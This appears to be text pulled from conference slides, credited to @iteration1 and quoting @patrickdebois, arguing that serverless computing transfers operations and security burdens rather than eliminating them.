


…without worrying about system operation

— *About 2 minutes ago*


Yasss! Ops (and security) for free!

@iteration1



Tech burden can only be transferred


@iteration1



Ops burden to rationalize serverless model

— @patrickdebois

Applies to security too



Security burden is not created or destroyed (in serverless), merely transferred

Security is in crisis

@iteration1

Inequitable Labor Distribution

@iteration1

